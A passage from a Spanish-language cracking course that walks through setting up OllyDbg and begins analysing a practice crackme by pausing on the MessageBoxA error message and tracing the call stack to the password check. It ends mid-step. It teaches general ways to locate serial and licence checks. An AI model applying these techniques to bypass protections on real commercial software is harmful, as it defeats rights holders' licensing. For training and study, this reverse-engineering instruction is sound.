


Imagen 5.1.2: Muestra OllyDbg

Nota: Es necesario ejecutar el archivo **OLLYDBG.EXE** con permisos de administrador.

Lo primero que se hará es, configurar la localización en donde se encontrarán los **Plugins** y en donde se almacenarán los **UDD** que son los **backup** de cada ejecutable que se va analizando, cada cambio que se realice en un ejecutable se guardará un **backup** con extensión **.udd**.

- Para lo anterior, se ingresa al menú ***Options*** y seleccionar ***Appearance***, de inmediato se mostrará una ventana para configurar las rutas:




Imagen 5.1.3: Muestra configuración UDD y PLUGIN

Una vez que se definan las rutas, es necesario reiniciar la aplicación **OllyDbg** para que se apliquen los cambios.

Después de configurar las rutas, vamos a configurar algunas otras cosas más.

- En el menú ***Options***, elegimos ***Debugging options***:




Imagen 5.1.4: Abre la pestaña Options.

- Se abrirá una ventana en la que vamos a seleccionar la opción ***CPU***, y se habilitarán las casillas que se muestran en la imagen.




Imagen 5.1.5: Muestra CPU en Debugging Options

Estos cambios en la configuración se usan para facilitarnos el trabajo a la hora de analizar un ejecutable, ya que nos mostrarán con una pequeña flecha, hacia donde se dirigen los saltos condicionales, los cuales se explicarán más adelante.

Partes de OllyDbg

Para explicar las partes que conforman el depurador, vamos a abrir un primer ejecutable. Para realizar lo anterior vamos al menú ***File*** y seleccionamos ***Open:***





Imagen 5.1.6: Muestra el botón de archivo y abrir.

Nota: Los ejecutables que se analizarán durante el curso, se encuentran en el directorio ***Documentos\Cracking\Pruebas cracking***


- En seguida aparece otra ventana en la que seleccionaremos el ejecutable que vamos ha analizar. Abrimos el ejecutable con nombre ***Crackme0 – Noob.exe***.

Imagen 5.1.7: Muestra el primer crackme.



- Al abrir el ejecutable se verá algo como lo siguiente:

Imagen 5.1.8: Una vez abierto el binario.



- Se pueden observar 4 partes principales:




Imagen 5.1.9: Muestra partes del Olly

Para facilitar un poco más el trabajo de análisis, vamos a resaltar las instrucciones de saltos condicionales e incondicionales y las instrucciones ***Call*** (Llamadas a un procedimiento o **API** de Windows). Para esto damos clic derecho en la zona de ***Disassembler*** y seleccionamos ***Appearance ->***

Highlighting -> Jumps 'n' calls:




Imagen 5.2.0:Muestra los pasos a seguir en la configuración.

- Se observa en la parte del Disassembler que está dividido por columnas, las 3 principales son *Offset o dirección de memoria, Códigos de operación y Código en ensamblado:*




Imagen 5.2.1: Muestra las columnas de Disassembler.

- También **OllyDbg** cuenta con algunas características que nos darán un mayor control a la hora de analizar el ejecutable. Éstas se explican a continuación:




Imagen 5.2.2: Muestra unas etiquetas (elementos).

L: Log data, muestra un detalle de lo que va haciendo el Olly (cuando arranca el programa, cuando genera un error, etc.)

E: Executable modules, muestra todos los módulos que utiliza el programa debuggeado, el propio exe, las librerías que carga, etc.

M: Memory map, como su nombre lo indica nos muestra un mapa de la memoria donde está nuestro programa, las dll que utiliza, etc.

T: Threads, nos muestra los hilos de ejecución que utiliza nuestro proceso.

W: Windows, nos muestra las ventanas que tiene abiertas el programa.

H: Handles, son los manejadores que utiliza nuestro programa. **C:** CPU, la pantalla principal del **OllyDbg. /: Patches**, muestra los parches que se aplicaron al programa.

K: Call stack of main thread, muestra los distintos calls a los que vamos entrando.

B: Breakpoints, nos muestra los distintos breakpoints que hemos puesto en nuestro programa (lo que hacen es interrumpir la ejecución y darle el control al debugger).

R: References, nos muestra las referencias cuando realizamos alguna búsqueda.


Analizando nuestros primeros ejecutables

Crackme 0 – Noob.exe

Al estar posicionados en la primera instrucción, es necesario saber cómo ir ejecutando instrucción por instrucción, y hay formas para ir avanzando línea por línea, la primera presionando ***F7*** y la segunda presionando ***F8,*** la primera lo que hará será pasar línea por línea hasta entrar en alguna llamada y va entrando a cada llamada que pasemos por el camino, con ***F8*** iremos línea por línea y aunque pasemos por alguna llamada la pasaremos por encima sin entrar en ella.

- Antes de comenzar ha analizar nuestro ejecutable ***Crackme 0 – Noob.exe***, vamos a reiniciarlo. Lo anterior se realiza dando clic en el botón **Restart.**

Imagen 5.2.3: Muestra el botón restart.



- Ahora para comenzar la ejecución del programa, damos clic en el botón *Run*.

Imagen 5.2.4: Muestra botón Run.

Cuando se presiona el botón **Run**, se observa que comienza la ejecución del programa.




Imagen 5.2.5: Muestra la ejecución del programa.

Cuando ejecutamos un programa dentro del depurador, ya tenemos completo control sobre él, lo que hace este es ejecutar todas las instrucciones de arriba hacia abajo pasando por cada una de ellas y guiándose de los saltos condicionales para tomar el flujo del programa.

Cuando hablamos de software con limitaciones o protecciones, es lógico que en alguna parte del programa hace comprobaciones de la contraseña, serial, licencia y demás cosas, dependiendo la protección, lo importante es encontrar aquellas zonas encargadas de hacer las comprobaciones e ir paso a paso, instrucción por instrucción, tratando de averiguar en dónde hace estas comprobaciones. Lo anterior es un tema muy largo, por lo cual se han desarrollado algunas técnicas para encontrar fácilmente la rutina o la zona cercana donde se hacen las comprobaciones.

Se pueden dividir en tres tipos:

Cazando las API's que utiliza: Es necesario conocer una gran parte de ellas.

Método String References: Buscando las cadenas de texto del programa.

Cazando los mensajes: Funciona cuando la limitación o verificación nos muestra algún mensaje, esta es la más común, ya que la mayoría del software con limitaciones siempre nos muestra algún mensaje del tipo **MsgBox.**

Vamos a comenzar capturando los mensajes, vemos la ventana en la que nos pide un nombre de usuario y una contraseña, ingresamos cualquier combinación en ambos y presionamos *Verificar*.

• Como seguramente la combinación de usuario y contraseña que introdujimos es incorrecta, nos muestra un mensaje de error, como el siguiente.

Imagen 5.2.6: Muestra el mensaje malo.


Cuando un mensaje es mostrado, es porque Windows ya invocó a la API (MessageBoxA) y este ha mostrado el mensaje. Al seguir el mensaje en pantalla, quiere decir que el programa sigue ejecutando la **API**, no ha salido de ésta. Para que el programa salga de la **API** y siga su ejecución normal es necesario presionar el botón *Aceptar*.

Para este ejercicio se utilizará la técnica de captura de los mensajes que se muestran, entonces sin salir de la **API MessageBoxA**, es decir, sin dar clic en el botón *Aceptar,* vamos a presionar el botón *Pause* para detener la ejecución del programa (aun estando en la ejecución de la **API MessageBoxA**).

Imagen 5.2.7: Botón de pausar.

- Podemos observar en la esquina inferior derecha que el estado de la ejecución del programa está en pausa.

Imagen 5.2.8: Muestra el programa en pausa.



Ahora la ejecución del programa está detenida, y si recuerdan sigue dentro de la **API** que nos muestra el mensaje. Por comodidad, voy a llamar al mensaje con el texto "Hey! La contraseña o la licencia es inválida" como mensaje malo.

- Para poder conocer las últimas llamadas a las **API's** donde entró el depurador, presionamos el botón ***K*** *(Call stack of main thread)*, que muestra los distintos Call (llamadas) a los que vamos entrando.

Imagen 5.2.9: Muestra el botón para ver las ultimas llamadas.

Se observa en la ventana que aparece, que hay una llamada a la API MessageBoxA, en el lado derecho (Called from) indica que fue llamada desde el ejecutable Crackme en la dirección 004010C4 Ver. La forma más sencilla de llegar a esa dirección es, siguiendo su rastro en el Stack, lo anterior se logra seleccionando la línea de la llamada al API MessageBoxA (Dentro del

rectángulo de color rojo), damos clic derecho sobre la línea y seleccionamos *Follow address in stack*, lo cual nos muestra la dirección en el Stack o pila:




Imagen 5.3.0: Muestra la API MEssageBoxA.




Imagen 5.3.1: Muestra la dirección en la pila.

- En la primera línea del **Stack**, se muestra la dirección de retorno de la llamada a la API, la que muestra el mensaje malo, para seguir esa dirección de retorno en el código ensamblador se realiza lo siguiente, seleccionar la primera línea del **Stack** (la que muestra el retorno de la **API MessageBoxA**), dar clic derecho sobre ésta y seleccionar **Follow in disassembler**:

